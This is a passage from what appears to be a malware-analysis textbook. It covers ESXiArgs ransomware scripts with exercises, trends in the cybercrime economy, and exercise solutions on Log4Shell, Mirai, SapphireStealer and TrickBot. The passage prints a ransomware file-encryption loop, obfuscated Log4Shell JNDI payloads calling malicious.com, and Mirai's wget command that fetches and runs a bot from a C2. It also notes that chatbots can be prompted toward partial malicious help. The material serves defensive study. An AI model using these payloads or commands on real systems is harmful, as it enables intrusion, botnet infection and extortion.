      -name "*.vmx" -o -name "*.vmxf" -o -name "*.vmsd" -o -name "*.vmsn" -o
      -name "*.vswp" -o -name "*.vmss" -o -name "*.nvram" -o -name "*.vmem"); do ❶
        if [[ -f "$file_e" ]]; then
            size_kb=$(du -k $file_e | awk '{print $1}')
            if [[ $size_kb -eq 0 ]]; then
                size_kb=1
            fi
            size_step=0 ❷
            if [[ $(($size_kb/1024)) -gt 128 ]]; then
                size_step=$((($size_kb/1024/100)-1))
            fi
            echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step"
                 "\"$file_e\" $size_step 1 $((size_kb*1024))"
            echo $size_step 1 $((size_kb*1024)) > "$file_e.args"
            nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" ❸
                                $size_step 1 $((size_kb*1024)) >/dev/null 2>&1&
        fi
    done
    IFS=$" "
done
```

Listing 11-15: The original, flawed version of the script

After the security community published a decryptor, the threat actor fixed the script. Listing 11-16 shows an excerpt of the corrected version.

```
for volume in $(IFS='\n' esxcli storage filesystem list | grep "/vmfs/volumes/"
          | awk -F'  ' '{print $2}'); do
    echo "START VOLUME: $volume"
    IFS=$'\n'
    for file_e in $( find "/vmfs/volumes/$volume/" -type f -name "*.vmdk" -o
      -name "*.vmx" -o -name "*.vmxf" -o -name "*.vmsd" -o -name "*.vmsn" -o
      -name "*.vswp" -o -name "*.vmss" -o -name "*.nvram" -o -name "*.vmem"); do ❶
        if [[ -f "$file_e" ]]; then
            size_kb=$(du -k $file_e | awk '{print $1}')
            if [[ $size_kb -eq 0 ]]; then
                size_kb=1
```

```
            fi
            size_step=1 ❷
            echo "START ENCRYPT: $file_e SIZE: $size_kb STEP SIZE: $size_step"
                 "\"$file_e\" $size_step 1 $((size_kb*1024))"
            echo $size_step 1 $((size_kb*1024)) > "$file_e.args"
            nohup $CLEAN_DIR/encrypt $CLEAN_DIR/public.pem "$file_e" ❸
                                  $size_step 1 $((size_kb*1024)) >/dev/null 2>&1&
        fi
    done
    IFS=$" "
```

Listing 11-16: The fixed version of the script

Both versions of the script iterate through the files to encrypt ❶, determine how much of the file to encrypt at a time, and call the encryption utility (an executable file called *encrypt*) ❸. Listing 11-17 shows the usage message for the *encrypt* script, which explains which arguments the script requires and what those arguments represent.

```
usage: encrypt <public_key> <file_to_encrypt> [<enc_step>] [<enc_size>] [<file_size>]
       enc_step   -   number of MB to skip while encryption
       enc_size   -   number of MB in encryption block
       file_size  -   file size in bytes (for sparse files)
```

Listing 11-17: The usage message for the encrypt *binary*

The `size_step` value is a chunk of each file that the malware skips between each 1MB that it encrypts. You can see that in the original script `size_step` is set to `0`, and a conditional recalculates the `size_step` value based on the size of a file to encrypt ❷.

Use the following questions to review the code, and see if you can identify the flaw that needed fixing:

1. With the usage information for the *encrypt* binary in Listing 11-17, explain what arguments the executable takes and whether any of them have default values.
2. What units is `size_step` in?
3. For a small file size, such as 170MB, what is `size_step`? What about for a slightly larger file size, such as 4.6GB? Now what if the file is 500GB?
4. Based on your answer to question 3, what do you notice about the ratio of the number of megabytes that are encrypted to the number of megabytes that remain unencrypted in each round?
5. Based on your understanding of the types of files the script searches for and their sizes, what problems could arise for threat actors looking to get a victim to pay the ransom? What benefit does this provide to defenders?
6. Now that you understand one of the critical flaws in the first version of ESXiArgs, look at the change the threat actor made in Listing 11-16, marked at 2. How does this change modify the encryption pattern? Can you still recover the files?

7. Some researchers claim that ESXiArgs was based on the leaked Babuk code. Chapter 10's exercise focused on the Windows version of this locker. Now let's take a look at the corresponding ESXi code, available at *https://nostarch.com/dissecting-dark-web*.

    - In the *esxi/enc* directory of the Babuk source code, the *main.cpp* file contains the `-level` encryption functionality. In the `find_files_recursive` function, you can see the logic the malware uses to determine which files to encrypt. Which files does the malware encrypt? What are these files for? Why do you think the malware encrypts them?
    - In the `encrypt_file` function are several references to `sosemanuk`. What does this tell you about the encryption algorithm Babuk's ESXi locker uses?
    - Generally, we've observed ransomware using various forms of hybrid encryption. Can you find both the symmetric and asymmetric encryption aspects of Babuk's file encryption code? Provide a high-level description of how its encryption scheme works.
    - This chapter discussed pre-encryption preparation steps relevant to ransomware targeting ESXi, such as stopping virtual machines. Do you see any evidence of this behavior in this Babuk code? If so, please describe it.

12

LESSONS FROM THE UNDERGROUND ECONOMY



Now that we've journeyed through the underground economy and the tools it serves up, we can take a step back and consider the concepts discussed throughout this book. We'll use the examples we've covered thus far to identify the practices employed by most cybercriminal threat actors. We'll also discuss what's next on the horizon for the underground economy and the cybersecurity landscape.

Threat Actor Habits

As you've probably discerned over the course of the book, the context in which a threat actor employs their tools often drives aspects of the tools' life cycles. A few trends came up repeatedly during our discussion of threat

actors' various techniques. These concepts aren't exclusively technical; they combine the tactics, techniques, and procedures we discussed and the criminal underground context in which they operate. In this section, I'll review these concepts.

Reactive Development

By now, you should be quite familiar with the reactive nature of the TTPs employed by threat actors and defenders. When threat actors implement a new technique or develop a new piece of malware, defenders detect it, and the threat actors must change their TTPs. For example, some seek to combat the threat of detection through the development of new fully undetectable (FUD) crypters and packers, discussed in Chapter 6. Once the malware they deploy starts to execute, however, any antivirus tool or EDR installed on the victim system will likely begin associating the malicious binary with the crypted file that dropped it. Thus, as more threat actors use a specific crypter to deploy known malicious payloads, it becomes more likely that the crypter itself will become known as malicious and lose efficacy.

In other examples, such as in the case of the Greatness phishing kit, threat actors need to enhance their tool's capabilities to combat new defensive tactics. We observed how Greatness's developer implemented the kit to handle multifactor authentication, which many companies now require employees to use, as well as some anti-detection features to make it harder to stop. Other modern phishing kits implement sophisticated features such as advanced obfuscation, dynamically generated phishing pages that match the style of the real page, and the blocking of IP addresses in certain regions to keep pace with industry-wide defenses. Similarly, stealer developers have added supplemental sources of credentials to collect as consumers have begun using new types of software and services, such as digital wallets. On dark web marketplaces, threat actors can choose between multiple malicious offerings and will select the most effective one.

Rebranding

Several of the ransomware groups we discussed in Chapters 10 and 11 underwent rebrands, closing down their operations and reemerging under different monikers. Groups may rebrand for a few reasons, including increased law enforcement scrutiny following high-profile attacks, the seizure of their infrastructure, or internal issues that make the current outfit no longer appealing. When a group rebrands, they may take some of the existing code with them, but more often, they rewrite their locker, sometimes in a new programming language like Rust or Go. For that reason, it's important to understand the general capabilities you can expect to find in a locker during analysis, rather than the specifics of any particular group's malware. Although the lockers we looked at in Chapters 10 and 11 are no longer current, the concepts we discussed will most likely remain relevant.

Stealth vs. Ease of Use

We've talked extensively about the trade-offs threat actors must make between ease of use and detectability. Chapters 8 and 9 discussed tools like BloodHound, Snaffler, and Evil-WinRM, which are easy to use but generate significant noise. For example, the use of SharpHound and BloodHound will create several Lightweight Directory Access Protocol (LDAP) queries that might warrant further investigation. Even so, these tools have become popular among red teams and threat actors alike because they grant the ability to visualize the collected data, unlike stealthier tools like dsquery or AdFind. When it comes to data exfiltration, threat actors may use common benign tools rather than custom tools like StealBit to avoid triggering detection. The leaked Conti data discussed in Chapter 9 included commands a threat actor could use to drop AnyDesk to a victim machine, but the process is more complicated than using a ready-made tool to do the job.

In the larger landscape of the underground economy, we still see threat actors using well-established tools with known signatures due to their ease of use and the skill involved in developing new tools. For example, known tools like Raccoon Stealer, discussed in Chapter 4, are very likely detectable but remain popular because they make it easy for less experienced threat actors to engage in cybercriminal activity.

The Use of Red Team Tools

Another theme we saw consistently was the use of red team tooling in actual cyberattacks. For example, there isn't really a dark web market for new command-and-control frameworks. Instead, threat actors commonly use Cobalt Strike and Sliver: sophisticated, well-developed tools that include antivirus evasion and are subject to regular improvements. The result is an underground economy in which the vast majority of offerings center around add-ons to these frameworks, such as Beacon Object Files, tutorials, and the reselling of legitimate licenses.

Mimikatz is another great example of a tool designed for red teams that threat actors have used for malicious activity. Originally developed as an experiment in Windows security, Mimikatz has since grown in popularity among threat actors. Because the tool is well known and easily detected, many variants have emerged that seek to increase its stealth, some of which are developed by red teams and others by cybercriminals. To date, several red team tools have also made it even easier to deploy, including Cobalt Strike, Metasploit, Impacket, Covenant, and PoshC2.

It's unlikely that this trend will change drastically, and we can expect the offerings on dark web markets to largely remain advertised as complements to the tools, not as replacements.

The Reuse of Existing Code

In a similar vein, we can expect threat actors to continue using openly available code or tools from sources like GitHub, either directly or as the basis

for their own tools. We covered a few examples of this practice, including the reflective injection code that TrickBot's developers borrowed from Metasploit (Chapter 5); the supposed use of CursedChrome as the basis for "device fingerprints" sold via Genesis Market (Chapter 8); and the reuse of leaked Mirai, Conti, Babuk, and BlackMatter source code in many other tools (Chapters 3 and 10).

Openly available code gives threat actors a starting point for the implementation of sophisticated techniques that might be hard to produce from scratch. For example, the developers of Vermilion Strike took their inspiration from Cobalt Strike even if they couldn't copy the code directly, as Cobalt Strike is neither open source nor designed for Linux systems. Using Cobalt Strike was helpful because its developers had already worked out many challenges, including the establishment of communication with a command-and-control framework and the creation of a communication channel that requires an exchange of cryptographic keys. Both concepts are tricky for developers to execute correctly, so there are benefits to starting with an existing, proven methodology for doing so.

Using openly available or leaked code also makes it more difficult for defenders to attribute a particular piece of code to a specific group. Attribution most often comes from the TTPs a group uses, including malware, malicious tools, and infrastructure used to deploy the software or conduct post-exploitation actions. If a threat actor uses "borrowed" tooling, however, attribution becomes more challenging because multiple threat actor groups use that tool.

What are the drawbacks to using existing malicious code as the basis for new software? These largely revolve around the detectability of the existing tools, which defenders have likely used to create effective signatures because of the risk they present. For many threat actors, however, the benefits outweigh these risks. This is especially true in the case of ransomware, where reusing existing code doesn't matter too much; by the time the victim's EDR notices that something is wrong, it's most likely too late to stop the ransomware from doing at least some damage.

Another drawback is that the developer risks using code that had some flaw in it, like earlier versions of BlackMatter's locker. Any developer can make a mistake, especially in the implementation of cryptographic techniques that, if done incorrectly, present dire consequences for a ransomware threat actor's business.

We can fully expect threat actors to continue to use leaked and open source code in their own tools and will likely see variants based on existing code for years to come. With new leaks and open source development will come new variants, but as long as existing ones remain useful, threat actors will continue to use or modify them.

Lowered Barriers to Entry

The underground economy has significantly lowered the barrier to entry for aspiring cybercriminals, who can purchase or rent access to almost every single piece of technology needed to execute a cyberattack and can acquire extensive tutorials on how to use them. In the past, becoming a cybercriminal required the technical chops to execute the desired activity (or the money and resources to identify someone with the required skills). Now, we see how an economy has developed around the conduct of cybercriminal activity, allowing almost anyone who wants to execute malicious activity to do so.

Some of the forums shown in the examples throughout this book aren't exactly easy for just anyone to access, requiring vouches or a monetary outlay before an individual can join. Still, there are many other forums and markets out there that anyone can view and engage in, regardless of their reputation. The key takeaway is that it's relatively easy to assemble all the technical pieces needed to begin conducting malicious activity.

Future Developments in Cybersecurity

Changes to the broader cybersecurity landscape are likely to affect the underground economy. Let's discuss a few areas of interest that will continue to affect the cybercriminal landscape for the foreseeable future.

Reactions to Takedowns

In addition to targeting cybercriminal groups like TrickBot, Emotet, and REvil, law enforcement action has taken aim at underground forums and marketplaces. In Chapter 8, I briefly mentioned the disruption of Genesis Market in 2023. Although the takedown was a well-known and arguably effective disruption of a dark web marketplace, it isn't the only example.

In 2025, an international group of law enforcement agencies seized popular dark web forums and marketplaces, including Cracked, Nulled, and the Sellix payment processor, as part of Operation Talent. These shops provided access to all kinds of malicious tools and services to lower-level cybercriminals and required very little effort to access, as none required the use of Tor. Figure 12-1 shows the modified forum landing page from one of these takedowns.



Figure 12-1: The landing page for seized forum websites used in Operation Talent

What can we expect to happen to these marketplaces in the future? Well, even with a takedown, it can be hard to shut down an operation entirely. We've seen other targeted forums, such as BreachForums, reappear months or even weeks later. Arresting the forum's administrators can make their reappearance less likely, but those individuals may operate outside of the reach of most law enforcement. Arresting a ringleader also doesn't prevent others from taking advantage of the existing branding to bring the operation back to life somewhere else.

Takedowns do, however, require the threat actor to expend revenue to regroup and develop new tools, and the data seems to indicate the strategy is working. Researchers found that ransomware payments declined in 2024 to just $814 million globally, from $1.25 billion in 2023. According to the February 2025 *Wired* article "Despite Catastrophic Hacks, Ransomware Payments Dropped Dramatically Last Year," the decrease is likely due to disruptions and law enforcement actions.

In short, demonetizing threat actors and groups remains one of the most effective courses of action we have, even if the cybersecurity community can't necessarily take legal action against the individuals responsible. In the future, we'll likely continue to see dark web forums, marketplaces, and threat actor groups disrupted by increasingly coordinated international law enforcement efforts.

Artificial Intelligence

Over the last several years, artificial intelligence (AI) has grown in popularity, prompting conversations about its applicability to cybersecurity. We

regularly see defensive products leverage AI for detection, prevention, and mitigation, but threat actors, too, can benefit from its use in a few ways:

Providing foundational knowledge AI tools can quickly provide foundational information about a topic. As we've discussed, many threat actors lack technical skills and may need additional tutorials before they can use the open source tools, like Sliver, they find on the internet. AI tools streamline their ability to find this information and dig deeper into the topics to increase their knowledge base.

Generating malicious code We've seen several examples of threat actors using open source code in their malware. AI engines make it easy to generate example code and detailed explanations of it. Even if the code doesn't work as is (which may be equally true of code you can find on the internet using traditional methods), it provides a good starting point. Some people have speculated that threat actors could build entire pieces of malware using AI, but doing so would be highly challenging. The threat actor would have to ensure that the malware serves the correct purpose and meets the expected stealth criteria. Currently, these assessments all require some degree of human involvement and technical acumen. Could fully AI-generated malware be a future possibility? Maybe, but the specifics of that malware, including its complexity, functionality, and quality, are up for debate.

Improving phishing attempts Threat actors aim to use attractive phishing lures to get victims to click a link or download an attachment. In practice, phishing attempts have often included odd or incorrect language, but a threat actor can now easily ask AI to improve the grammar of a phishing email to make it look more convincing. So, we'll likely continue to see higher-quality, targeted phishing lures from at least some threat actors.

Conducting attacks In the future, will threat actors be able to use AI to actually conduct cyberattacks on their behalf? Currently, many of the popular large language models (LLMs) resist letting a user perform malicious actions. For example, you can't directly ask the LLM to "exploit a vulnerability in this website for me" or "send a phishing email." Still, it's possible to prompt the LLM to provide an answer a human could build upon and eventually use for malicious activity. As AI and LLMs become more ingrained in workflows and their potential harms become more well understood, it's likely we'll see additional investments made to ensure they can't be used for malicious purposes. Maybe we'll even see threat actors spend resources, time, and money developing their own LLMs specifically geared toward malicious activities, eliminating the need to rely on openly available models.

Ultimately, cybercriminals will use AI to increase the sophistication and speed of their attacks in a myriad of ways. We can expect the future cybercrime landscape to lean more heavily on AI and its use to further

streamline malware development and deployment and further lower the barrier to entry for aspiring cybercriminals.

Increased Automation

One purpose of the underground economy is to lower the barriers to performing cyberattacks, and automation is key to enabling this. Over the course of this book, we've considered a few ways in which threat actors already use automation, including generating polymorphic payloads using crypters, creating and distributing phishing messages, and performing post-exploitation tasks using aggressor scripts. In the future, we can expect to see threat actors further automate both the execution of cyberattacks and the purchasing and creation of tools. We'll also likely see the automation of some parts of ransomware attacks:

Payment negotiations Right now, the payment negotiation and processing elements of ransomware attacks rely heavily on a human element to succeed. Could AI or some other automation methodology play a role in discerning a victim's willingness and ability to pay? Negotiations rely on an unpredictable human element, a threat actor's skill, and the external pressures affecting how much a victim can realistically pay. Many ransomware-as-a-service groups have dedicated ransom negotiators as part of the team, but automation could make ransom negotiations easier to conduct, allowing almost any threat actor to do so without any specialized skill set. For example, we might see automation used to determine the negotiation strategy or the amount to request as payment. Similarly, post-negotiation, automation could facilitate the actual collection of the payment, nearly removing a human from the whole ransom payment process.

Post-exploitation and malware deployment Many of the available tools in the underground economy are considered commodity malware and follow a fairly standard procedure for deployment. Today, it's feasible for a threat actor to automate lateral movement, malware propagation, and deployment. For example, we sometimes see ransomware automate lateral movement within the lockers to find other network machines to infect and encrypt. Similarly, deploying a malware payload often relies on meeting specific criteria, such as timing or a specific user interaction, that could lend itself to automation. A threat actor could easily configure a script to wait for a particular event before dropping a payload, with no additional technical skill required.

Vulnerability exploitation Automation will also make it easier for threat actors to identify and exploit vulnerable victim systems. Today, it's extremely easy to find vulnerable internet-connected systems via tools such as Shodan. A threat actor could create scripts that first identify vulnerable devices, such as those with particular open ports or unpatched vulnerabilities. Then, the script could choose whether to attempt to brute-force and deploy a malware payload to the system, automating the exploitation of particular systems. Conceptually, this

is somewhat similar to the process Mirai used to propagate, but on a much larger scale.

Automation augments how threat actors are able to perform malicious activity today and will continue to play a role in how threat actors are able to more effectively streamline attacks in the future. As we continue to see the purveyors of these tools make them even simpler to use, automation will play an important role in how they do so.

The Evolution of Ransomware

Where does the future of ransomware stand? As I previously mentioned, law enforcement action and disruption are affecting the payouts threat actors can obtain. In the past, ransomware actors have used a variety of mechanisms to get victims to pay the ransom, including the threat of publishing the victims' data, distributed denial of service (DDoS), and using the victims' customers to put pressure on the business to pay. If threat actors aren't receiving the payouts they desire, they're likely to identify new ways to make money from victims despite disruption challenges.

In addition to finding novel extortion tactics, we might see threat actors look for new environments to encrypt, just as they did in their move to targeting ESXi, seen in Chapter 11. They might discover opportunities to target companies through their operational technology (OT) networks, industrial control systems (ICSs), or external internet of things (IoT) devices that don't support the same level of security instrumentation. Whether we'll see ransomware encrypting these systems specifically, rather than threat actors using them as a way to gain initial access or escalate the attack, remains to be seen.

With many companies continuing to employ remote workers, many of the protections offered within the company's network perimeter for a mostly on-site staff are gone, and securing this highly diverse set of systems presents a daunting challenge for defenders. It also presents a few areas of opportunity for threat actors looking to deploy ransomware. Stealers, which rose to popularity as remote work became a reality, will remain popular as a way to collect credential information that ransomware threat actors can use. It's likely that we'll also see threat actors look to hide malicious activity by using tools associated with remote work for tasks like data exfiltration prior to encrypting victims' networks.

Conclusion

The tools in this book will age. Some of the specific malware families analyzed here will be disrupted, rebranded, or superseded. That's the normal tempo of the underground economy.

The structural logic underneath them won't change: Criminals specialize, their tools reflect market incentives, they iterate in response to defensive pressure, and leaked source code propagates long after the original group is gone. An analyst who understands why Mirai's credential-scanning logic was

designed the way it was, or what problem Vermilion Strike's Cobalt Strike mimicry was solving, has knowledge that transfers to the next variant, whatever it's called.

The goal throughout this book has been to develop that transferable capability: a way of reverse engineering malware that remains useful as the tools change. That's the skill that the underground economy will keep requiring you to apply.

EXERCISE SOLUTIONS



Chapter 2: Exploring Proofs of Concept for Log4Shell

1. The following are POCs you could use as a starting point:
   - *https://www.akamai.com/blog/security/a-log4j-retrospective-part-2-data-exfiltration-and-remote-code-execution-exploits*
   - *https://github.com/kozmer/log4j-shell-poc*
   - *https://sysdig.com/blog/exploit-detect-mitigate-log4j-cve*

The exploitation of Log4Shell could enable these steps of the Cyber Kill Chain:

- Data exfiltration, either via dropping a piece of malware or through the information leak of environment variable contents related to DNS
- Additional malware deployment, either to escalate the attack or as the final malware payload
- Initial access to a network or particular system that is running the vulnerable logging code

Many of the outcomes and possible infection chains are highly dependent on what type of payload a threat actor exploiting the

vulnerability might choose to drop to the victim. A few examples here are:

- A RAT to take control of the victim system and exfiltrate information
- A stealer for obtaining the victim's credential information
- Ransomware to encrypt the victim's network in order to extort money from them
- A post-exploitation toolkit to execute any number of shell commands or escalate the attack in general

Over the course of the book, you'll learn about additional types of malware, and as you do, you might want to think about what those tools might enable a threat actor who exploits Log4Shell to do.

2. Examples of obfuscation techniques to hide the malicious JNDI string include the following:
   - Using string concatenation and formatting techniques, such as `${jndi:${lower:l}${lower:d}a${lower:p}://malicious.com/exploit}`
     - Breaking the string into individual characters or small groups of characters and concatenating them
     - Using format printing for strings, such as filling in the string base `jndi:%s://%s:%d/%s` with `ldap`, `malicious.com`, a port number, and where the exploit is located
   - Using encoding techniques for pieces of the string, such as base64 Unicode characters that detection scripts might not look for (for example, you could replace "l" with \u006c or "d" with \u0064 in "ldap")
   - Using environment variables such as `${jndi:${env:LDAP}://malicious.com/exploit}`; in this example, the threat actor might set the environment variable LDAP to the value `ldap` prior to command execution
3. The ease of detection for the described techniques will depend on the method of inspection and the types of detection tools available to the analyst. Here are some considerations that might inform detection:
   - To detect the use of string concatenation and formatting techniques, you would need to look for normalized versions of the expression. For example, the detection should be able to equate `${lower:d}` with `d`. This is possible to execute with a regular expression, though it would need to account for the various permutations of the expression.
     - A regular expression wouldn't work well for detecting a string broken into individual characters, especially if obfuscation on top of the concatenation makes it hard to determine that the

code resolves to `ldap`. Here, you might need dynamic analysis techniques.

  - Detecting the existence of a format string is often simple, as it involves looking for characters like `%s` and `%d`, which may be enough to raise suspicion and suggest further investigation. Detecting what specific string is format-printed may be more challenging, however.

- To detect encoding techniques, you would need the ability to translate the encoded text. In this example, this means the detection solution would need to be able to equate \u006c with "l" and \u0064 with "d." You might also be able to create a regular expression for some character strings in base64, hex, or Unicode, but if an additional layer of obfuscation is used alongside encoding, this may not be very successful.
- To detect the use of an environment variable to obfuscate a value, you would need to know how the environment resolves this variable; looking at the variable statically won't tell you what it contains.
- You might also want to examine the various logs, such as those that show network logs, web server logs, or application logs. In order to see the most information from these logging tools, you can often increase the logging level to DEBUG.
- If you have access to a Web Application Firewall (WAF), you can inspect the request more closely, such as the content, headers, and parameters. The WAF can also help you perform some of the inspections described here.

Chapter 3: Reading Mirai's Source Code

1. To establish a connection to a target IP address, Mirai uses the following process:

   - Pick one of the random IP addresses it generates and send a packet to that address.
   - Check if that IP address responds and indicates that the port is open and the device is online.
   - If so, try to log in using the default credential pairs stored in the table of credential pairs it generates. If a pair of credentials fails, it will keep trying credential pairs from this table until it runs out of pairs to try.
   - For each credential pair, use the following process to attempt to log in:

     - After confirming it can connect to the device at the target IP address, the bot attempts to perform a Telnet negotiation.
     - After a successful Telnet negotiation, if the bot receives a prompt to input the login username, it will do so.

- Next, if it receives a password prompt, it will input the password associated with the usernames.
- It checks the password response and whether it can obtain a shell prompt to the device.
- If it obtains the shell prompt, it will attempt to verify that the login was successful by sending a command to the victim. These bytes are contained in the `TABLE_SCAN_QUERY` variable and decode to `/bin/busybox MIRAI`.

The `table_unlock_val` function decrypts strings stored in the Mirai source code using an XOR cipher. The following Python 3 code implements this decryption routine:

```
❶ key = 0xdeadbeef

    k1 = key & 0xff
    k2 = (key >> 8) & 0xff
    k3 = (key >> 16) & 0xff
    k4 = (key >> 24) & 0xff

    bstring = <byte string from table.c file>

    encoded = bstring.encode()

    out = ""
❷ for b in encoded:
    b = b ^ k1
    b = b ^ k2
    b = b ^ k3
    b = b ^ k4
    out = out + chr(b)
    print(out)
```

The code uses the hardcoded key `0xdeadbeef` ❶ to generate four key-related values: `k1`, `k2`, `k3`, and `k4`. The XOR cipher uses these four key values in a `for` loop that iterates over the encoded bytes ❷. To try this code yourself, replace the placeholder value in `bstring` with one of the byte strings from `table.c`. For example: `bstring = "\x0D\x40\x4B\x4C\x0D\x40\x57\x51\x5B\x40\x4D\x5A\x02\x6F\x6B\x70\x63\x6B\x22"`.

The `report_working` function lets the command-and-control (C2) server know that the bot has found a working username and password combination for a victim IP address that allowed it to log in over Telnet. This will allow the C2 to know that it should install a copy of Mirai on the target in order to infect it. The malware resolves the callback domain (`TABLE_SCAN_CB_DOMAIN`) using the `resolv_lookup` function and then calls `connect` to connect back to the scanner callback server on port 48101 by default (`TABLE_SCAN_CB_PORT`). If the connection succeeds, the malware sends the scan result data using several calls to `send`. This data includes the IP address, port, username, username length, password, and password length for the victim it discovered.

2. The `handle_event` function is responsible for communications between the botnet and the C2 server. The functionality we're interested in for this question relates to the infection process. The code uses the following steps during this process:

    - Connect to the victim over Telnet using the username and password to log in.
    - Verify that the login succeeded.
    - Find a writable directory on the victim and copy the *drvHelper* binary (defined in the `FN_BINARY` macro) to it. The binary provides privilege escalation and persistence on the victim device.
    - Check the architecture of the victim device to determine which version of its bot to infect it with. An example of this architecture-based bot version is ARMv6.
    - Upload the bot binary to the victim device and execute it. Mirai can upload the binary using TFTP, echo, or WGET. Using WGET as an example, the commands it uses are as follows:

```
/bin/busybox wget http://C2 IP:C2 port/bins/mirai.architecture -O - > dvrHelper;
/bin/busybox chmod 777 dvrHelper;
/bin/busybox ECCHI
```

    The architecture value in the command would be something like "arm."

    In order to start the payload on the newly infected device, the malware uses this command:

```
./drvHelper id.architecture /bin/busybox IHCCE
```

3. To determine if it needs to conduct an attack, the malware listens for instructions from the C2 server in the following way. It calls the `attack_parse` function if it reads the data it receives from the server and determines the data is nonzero in length. Inside this function, it parses the data it received, including the attack vector, the attack duration, the target count, and other arguments or options that define how it should conduct the attack.

    For example, the *attack_tcp.c file* located in *mirai/bot* shows the TCP SYN attack vector. Here is the process this code follows:

    - Parse the attack options that it receives.
    - Create a raw (`SOCK_RAW`) TCP (`IPPROTO_TCP`) socket and set the `IP_HDRINCL` socket option to inform the kernel that the application will be providing the IP header information, maximizing control of the IP packet creation.
    - Create TCP SYN packets for each target it is told to do so for inside of a `for` loop.
    - Send packets to the victim in a continuous loop, flooding the victim to execute the TCP SYN attack.

4. Mirai is a centralized botnet. We know this because all of the bots communicate with a central C2 server to receive instructions, not with each other. If they were communicating with each other exclusively, Mirai would be a peer-to-peer (P2P) botnet.

Chapter 4: Analyzing SapphireStealer

1. Based on the code in the `Main` function, here is what we expect the stealer's core functionality to consist of:

    - Getting some kind of data (presumably credentials and other information) from Chromium browsers.
    - Taking a screenshot of the victim computer.
    - Obtaining files from the victim machine.
    - Putting files from a directory into some kind of archive format (such as a ZIP file).
    - Exfiltrating logs from the victim machine.
    - Performing a cleanup of the directories it creates, presumably using the `all` argument to the `DeleteDirectory` function as a flag to delete all created directories or a directory named `all`. We won't be able to tell which it is until we dig into the `DeleteDirectory` function to see how this argument is used.

2. We can see five different folders within the *Modules* directory. Here is a summary of the functionality contained in each one:

    - *Grabbers* contains one file, called *Files.cs*, that includes the functionality for obtaining all the files on the victim's desktop with the extensions *.txt*, *.pdf*, or *.doc* and putting them in a directory, presumably for exfiltration in the future. The files are placed in a folder called *Files* in the *%TEMP%\\sapphire* directory, and the full path is *%TEMP%\\sapphire\Files*.
    - *Helpers* contains three utilities to support the code's capabilities, including formatting dates; directory-related tasks like creation, deletion, and archiving; and JSON parsing utilities.
    - *Information* contains two files that obtain different user data, including a screenshot of the victim's desktop and data about the machine itself. The machine data includes screen dimensions (used by the screenshot utility as well), the operating system version, the processor ID, and the GPU name. These four pieces of data get exfiltrated back to the threat actor later.
    - *Others* contains two files. *SendLog.cs* exfiltrates victim information over Simple Mail Transport Protocol (SMTP) using a Gmail account. The other file, *Telegram.cs*, is empty, suggesting that although the file could provide Telegram collection functionality

or the ability to upload data via Telegram, the threat actor hasn't yet implemented it at this time.

- *Steal* contains two folders, *Browsers/Chromium* and *Helpers*. The files in *Browsers/Chromium* support functionality and utilities for obtaining password data from Chromium-based browsers and decrypting them. The *Helpers* folder contains utilities to support functionality in the code (for example, reading Chromium-based browser SQL databases).

3. The code steals password data from Chromium-based browsers, including Chrome, Opera, Yandex, Brave, Orbitum, Atom, Kometa, Edge Chromium, Torch, Amigo, CocCoc, Comodo Dragon, Epic Privacy Browser, Elements Browser, CentBrowser, and 360 Browser. It puts the passwords in a file called *Passwords.txt* in the *%TEMP%\\sapphire\work* directory. To obtain the passwords from the browsers, the code does the following:

    - Opens the SQLite database for each browser
    - Gets data from the `logins` table, which contains the username, password, and URL for which they work

    This process is somewhat similar to the one used by Raccoon Stealer in that both use SQLite, but the specific queries and API functions differ because SapphireStealer is written in C# whereas Raccoon Stealer is written in C/C++. Raccoon Stealer also supports obtaining credentials from other types of browsers, such as Firefox, which may store their credential data differently, and the specific queries vary between browser families.

4. The code looks for files on the victim's desktop, specifically those ending in *.txt*, *.pdf*, and *.doc*. A commented-out line would have also allowed the malware to look for these files in the *My Documents* folder. Before exfiltrating the victim's files, the malware places them in *%TEMP%\\sapphire\Files*.

5. The `Send` function in *SendLog.cs* exfiltrates the victim's data and files. It looks for the file *log.zip*, and if it exists, exfiltrates it via SMTP as an attachment to an email address defined by the stealer's operator. The subject of the email is `Logs`, and the body contains the user data (the IP address, username, screen data, operating system version, processor ID, and GPU name).

    The use of SMTP to exfiltrate data using an email attachment and email body is fairly unusual. Usually, we expect to see more common network protocols, like HTTP/S. The threat actor might use SMTP in this case because it's easier for the code's operator to implement, as it doesn't require them to set up a C2 infrastructure or server (just an email address), or because it's less likely that an organization will block it.

Chapter 5: Designing a Secure Banking App

1. To make the banking website less susceptible to the effects of a banking trojan like TrickBot, we can take a couple of measures:

    - Because TrickBot doesn't use overlays like the Android trojan Cerberus and instead injects itself into the browser and hooks API calls, the user won't see a generated overlay; they'll see the real website. This would make it possible to implement a UI-based verification involving displaying some kind of image or pattern because even after they've installed TrickBot, the page would still appear normal to the victim.
    - TrickBot could potentially inject some kind of malicious JavaScript into the page (say, modifying it to cause the victim to download an additional malware payload). This might provide us a detection opportunity; as a website developer, you could collaborate with your IT or security teams to identify vendors that provide verification software that determines whether any code injection has taken place, creating an integrity check for the website's JavaScript content. Although this won't mitigate every aspect of the TrickBot threat, it would address the injection of JavaScript into your website and detect JavaScript that shouldn't be there.
    - Multi-factor authentication provides additional forms of authentication outside of just a username and password for a user logging into a website. Because the malware can read and write the data in the browser, it can intercept anything the user puts into a login form or that is sent via a GET or POST request, including a multi-factor authentication code. However, the code is valid only for one use in a limited period of time, and the logged-in session will expire after some time as well. Although TrickBot can steal any of the data the victim inputs or interacts with post-login, monetizing the credential pairs is significantly more challenging because of multi-factor authentication usage. In short, although multi-factor authentication won't fix all of the issues that TrickBot presents, it will reduce some of the ways in which the operator can hurt the victim.
    - You can mitigate man-in-the-browser attacks or man-in-the-middle attacks using some of the techniques I described previously, including implementing detection for JavaScript injection and using push-based or hardware token–based multi-factor authentication. However, not all of the detections that apply to each of these types of attacks are relevant to TrickBot. For example, mitigating man-in-the-browser by encrypting form data won't mitigate malware already in the browser, like TrickBot, which will be able to read the data.
    - If you put yourself in the position of the IT or security team of a company whose employees' machines risk becoming infected by malware like TrickBot, you could employ some additional security

measures because your visibility will substantially differ from that of a website developer. EDR and antivirus tools can reduce the likelihood of employees becoming infected by malware, as can user education around the risks of phishing, preventing users from installing browser plug-ins, and more.

2. To protect our company's Android app, we can take some of the same approaches as for protecting a website, but there are some differences. Here are a few ideas for your consideration:

